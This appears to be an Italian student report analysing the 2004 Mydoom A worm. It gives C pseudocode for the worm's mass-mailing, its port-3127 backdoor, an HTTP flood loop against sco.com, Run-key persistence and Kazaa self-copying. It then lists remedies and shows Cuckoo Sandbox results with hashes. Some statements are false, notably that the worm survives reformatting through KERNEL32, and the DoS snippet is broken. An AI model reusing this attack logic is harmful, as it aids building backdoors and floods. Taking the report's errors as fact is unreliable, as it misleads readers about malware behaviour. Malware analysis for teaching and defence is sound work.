

BW3 Analisi Completa del Malware Mydoom A (Versione Originale - 2004)

Introduzione

🌸 Tag: [#malware](#) [#worm](#) [#cybersecurity](#)

Scoperto nel gennaio 2004, il malware Mydoom è stato uno dei worm più distruttivi della sua epoca. Le sue capacità includevano la diffusione rapida tramite email, l'apertura di una backdoor, l'esecuzione di attacchi DoS contro siti web specifici, modifiche al registro di sistema per la persistenza e la diffusione tramite la rete peer-to-peer (P2P) Kazaa.

Diffusione tramite Email

🌸 Tag: [#email](#) [#cybersecurity](#) [#ingegneriaSociale](#)

Descrizione: Mydoom utilizzava un motore SMTP interno per inviare email infette a tutti i contatti trovati nei file locali dell'utente.

Esempio di Pseudocodice:

```
void send_infected_email(char *recipient) {
    char *subject = "Mail Delivery Failed";
    char *body = "Please see the attached file.";
    char *attachment = "document.zip"; // Allegato infetto
    smtp_send(recipient, subject, body, attachment);
}
```

Backdoor su Porta 3127

🌸 Tag: #backdoor #porta3127 #attaccoRemoto

Descrizione: Mydoom apriva una backdoor sulla porta TCP 3127, permettendo all'attaccante di accedere al sistema infetto da remoto.

Esempio di Pseudocodice:

```
int open_backdoor() {
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in servaddr;
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(3127);
    bind(sockfd, (struct sockaddr*)&servaddr,
sizeof(servaddr));
    listen(sockfd, 5);

    while (1) {
        int connfd = accept(sockfd, (struct sockaddr*)NULL,
NULL);
        handle_remote_commands(connfd); // Esegue comandi
remoti
    }
}
```

Attacco DoS Programmato

🌸 Tag: #DoS #attaccoHTTP #cybersecurity

Descrizione: Mydoom includeva un payload DoS per attaccare il sito www.sco.com a partire dal 1° febbraio 2004.

Esempio di Pseudocodice:

```
void launch_dos_attack() {
    struct sockaddr_in target;
    target.sin_family = AF_INET;
    target.sin_port = htons(80); // Porta HTTP standard
```

```
inet_pton(AF_INET, "www.sco.com", &target.sin_addr);

while (1) {
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    connect(sockfd, (struct sockaddr*)&target,
sizeof(target));
    send(sockfd, "GET / HTTP/1.1\r\n\r\n", 18, 0); //
Richiesta HTTP
    close(sockfd);
}
}
```

Modifiche al Registro di Sistema

🌸 Tag: [#persistenza](#) [#registroDiSistema](#) [#cybersecurity](#)

Descrizione: Mydoom aggiungeva voci al registro di sistema di Windows per garantirsi l'esecuzione automatica a ogni avvio del sistema.

Esempio di Pseudocodice:

```
void add_registry_entry() {
    HKEY hKey;
    RegOpenKey(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
&hKey);
    RegSetValueEx(hKey, "TaskMon", 0, REG_SZ,
(BYTE*)"C:\\Windows\\System32\\taskmon.exe",
strlen("C:\\Windows\\System32\\taskmon.exe"));
    RegCloseKey(hKey);
}
```

Diffusione tramite Kazaa (P2P)

🌟 Tag: #P2P #Kazaa #ingegneriaSociale

Descrizione: Mydoom copiava se stesso nella cartella condivisa di Kazaa, permettendo la diffusione tramite rete peer-to-peer.

Esempio di Pseudocodice:

```
void copy_to_kazaa_share() {  
    char *src = "C:\\Windows\\System32\\mydoom.exe";  
    char *dest = "C:\\Program Files\\Kazaa\\My Shared  
Folder\\important_document.exe";  
    CopyFile(src, dest, FALSE);  
}
```

Conclusioni

🌟 Tag: #conclusioni #malwareAnalysis

Queste funzionalità rendono Mydoom un malware efficace e persistente, con un alto potenziale di danno grazie alla combinazione di metodi di diffusione, attacco DoS e persistenza.

Conclusioni e Rimedi - Conclusions and Remedies

🌟 Tag: #conclusioni #rimedi #prevenzione

L'analisi del Mydoom originale dimostra come questo worm utilizzi un set mirato di funzionalità per la diffusione e il controllo remoto. In particolare, la combinazione di diffusione tramite email e DoS programmato ha creato danni significativi.

Rimedi in caso di infezione:

- **Isolamento del sistema:** Disconnettere immediatamente il computer dalla rete per impedire ulteriori diffusioni e accessi non autorizzati.
- **Utilizzo di software antivirus aggiornati:** Eseguire una scansione completa del sistema con un antivirus aggiornato per rilevare e rimuovere il malware.
- **Verifica delle porte aperte:** Controllare le porte di rete aperte, in particolare la porta **3127**, e chiuderle se non necessarie.
- **Ripristino da backup:** Se possibile, ripristinare il sistema da un backup precedente all'infezione.

Prevenzione dell'infezione:

- **Aggiornamenti regolari:** Mantenere il sistema operativo e il software sempre aggiornati con le ultime patch di sicurezza.
- **Cautela con le email sospette:** Non aprire allegati o cliccare su link in email provenienti da mittenti sconosciuti o con contenuti sospetti.
- **Utilizzo di software di sicurezza:** Installare e mantenere aggiornati antivirus, firewall e altri strumenti di sicurezza.
- **Formazione degli utenti:** Educare gli utenti sulle pratiche di sicurezza informatica e sui rischi associati all'apertura di email non verificate.

Chiavi:

malware, worm, email, backdoor, DoS, Kazaa

BW3 Analisi Comportamentale del Worm MyDoom A

Introduzione

🌟 Tag: [#introduzione](#) [#malware](#) [#worm](#) [#sicurezza](#)



Il worm MYDOOM è noto per la sua pericolosità e diffusione tramite file eseguibili. Questo documento analizza il comportamento del worm attraverso analisi statica e dinamica, offrendo una visione approfondita delle tecniche utilizzate per infettare e persistere nei sistemi compromessi.


Analisi Statica del Worm MYDOOM

🌟 Tag: [#analisi_statica](#) [#malware](#) [#CFFExplorer](#) [#VirusTotal](#)

Per la fase di analisi statica, sono stati utilizzati i seguenti strumenti:



1. **CFF Explorer:** Usato per ottenere dettagli del malware come hash e metodi di esecuzione.
 - Il worm attacca il sistema attraverso il `KERNEL32`, puntando al kernel. Questo permette al worm di ripresentarsi anche dopo la formattazione del sistema.





2. **VirusTotal**: Utilizzato per ulteriori informazioni sul livello di pericolosità del malware.

- Risultato: Score di pericolosità elevato, indicando un malware altamente dannoso.
- Il worm viene inviato principalmente in formato `.exe` e utilizza UPX, un algoritmo per la decompressione rapida del codice eseguibile.




Analisi Dinamica del Worm MYDOOM

Tag: #analisi_dinamica #cuckoo #malware

L'analisi dinamica è stata eseguita utilizzando **Cuckoo Sandbox**:


1. Caricamento e Esecuzione in Cuckoo: Cuckoo esegue il worm e fornisce dettagli sulla sua attività, inclusi gli algoritmi utilizzati come UPX e l'analisi dei log generati.

- Dai log è possibile osservare i processi avviati dal worm, con l'obiettivo di creare sessioni di controllo remoto e raccogliere dati.



The screenshot shows the Cuckoo Sandbox web interface. The browser address bar displays `cuckoo.cert.tee/submit/post/5139911`. The navigation bar includes links for **Dashboard**, **Recent**, **Pending**, and **Search**, along with **Submit** and **Import** buttons. A message states: "Your submission has been received and the tasks are being processed!". Below this, a table titled "Tasks: Refreshes every 2.5 seconds" shows a single task with ID 5380955, dated 30/10/2024 at 11:10, filename `MyDoom.A.exe`, and package `exe`, which is currently **running**.

| Task ID | Date | Filename / URL | Package |
|---------|------------------|----------------|---------|
| 5380955 | 30/10/2024 11:10 | MyDoom.A.exe | exe |
| Done | | | |



The screenshot shows the Cuckoo Sandbox web interface displaying the analysis summary for `MyDoom.A.exe`. The browser address bar displays `cuckoo.cert.tee/analysis/5380955/summary/`. The navigation bar is the same as the previous screenshot. The main content area is titled "Summary" and shows the file `MyDoom.A.exe`. A "Score" section indicates the file is "very suspicious, with a score of 10 out of 10!". A "Feedback" section asks for user input. The "Summary" table provides detailed information about the file, including its size, type, and various hashes.

| Summary | |
|---------|--|
| Size | 22.0KB |
| Type | PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed |
| MD5 | 53df39092394741514bc050f3d6a06a9 |
| SHA1 | f91a4d7ac276b8e8b7ae41c22587c89a39ddcea5 |
| SHA256 | fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151 |
| SHA512 | Show SHA512 |
| CRC32 | 9E1F27CA |
| ssdeep | None |
| Yara | <ul style="list-style-type: none">UPX - (no description)suspicious_packer_section - The packer/protector section names/keywordswin_registry - Affect system registries |

Flare VM con MS17_010-1 [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Cuckoo Sandbox Cuckoo Sandbox VirusTotal - File - ff0ccf5feaf5d...

cuckoo.cert.ee/analysis/5380955/summary/

cuckoo Dashboard Recent Pending Search Submit Import

Signatures

Yara rules detected for file (3 events)

| description | (no description) | rule | UPX |
|-------------|---|------|---------------------------|
| description | The packer/protector section names/keywords | rule | suspicious_packer_section |
| description | Affect system registries | rule | win_registry |

The executable uses a known packer (1 event)

| | |
|--------|--|
| packer | UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser |
|--------|--|

Creates executable files on the filesystem (1 event)

| | |
|------|----------------------------------|
| file | C:\Windows\System32\shimgapi.dll |
|------|----------------------------------|

The binary likely contains encrypted or compressed data indicative of a packer (2 events)

The executable is compressed using UPX (2 events)

File has been identified by 17 AntiVirus engine on IRMA as malicious (17 events)

Wireshark

10:19 30/10/2024

Flare VM con MS17_010-1 [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Cuckoo Sandbox Cuckoo Sandbox VirusTotal - File - ff0ccf5feaf5d...

cuckoo.cert.ee/analysis/5380955/summary/

cuckoo Dashboard Recent Pending Search Submit Import

| Category | Started | Completed | Duration | Routing | Logs |
|----------|---------------------------|---------------------------|-------------|----------|--|
| FILE | Oct. 30, 2024, 11:10 a.m. | Oct. 30, 2024, 11:13 a.m. | 179 seconds | internet | Show Analyzer Log Show Cuckoo Log |

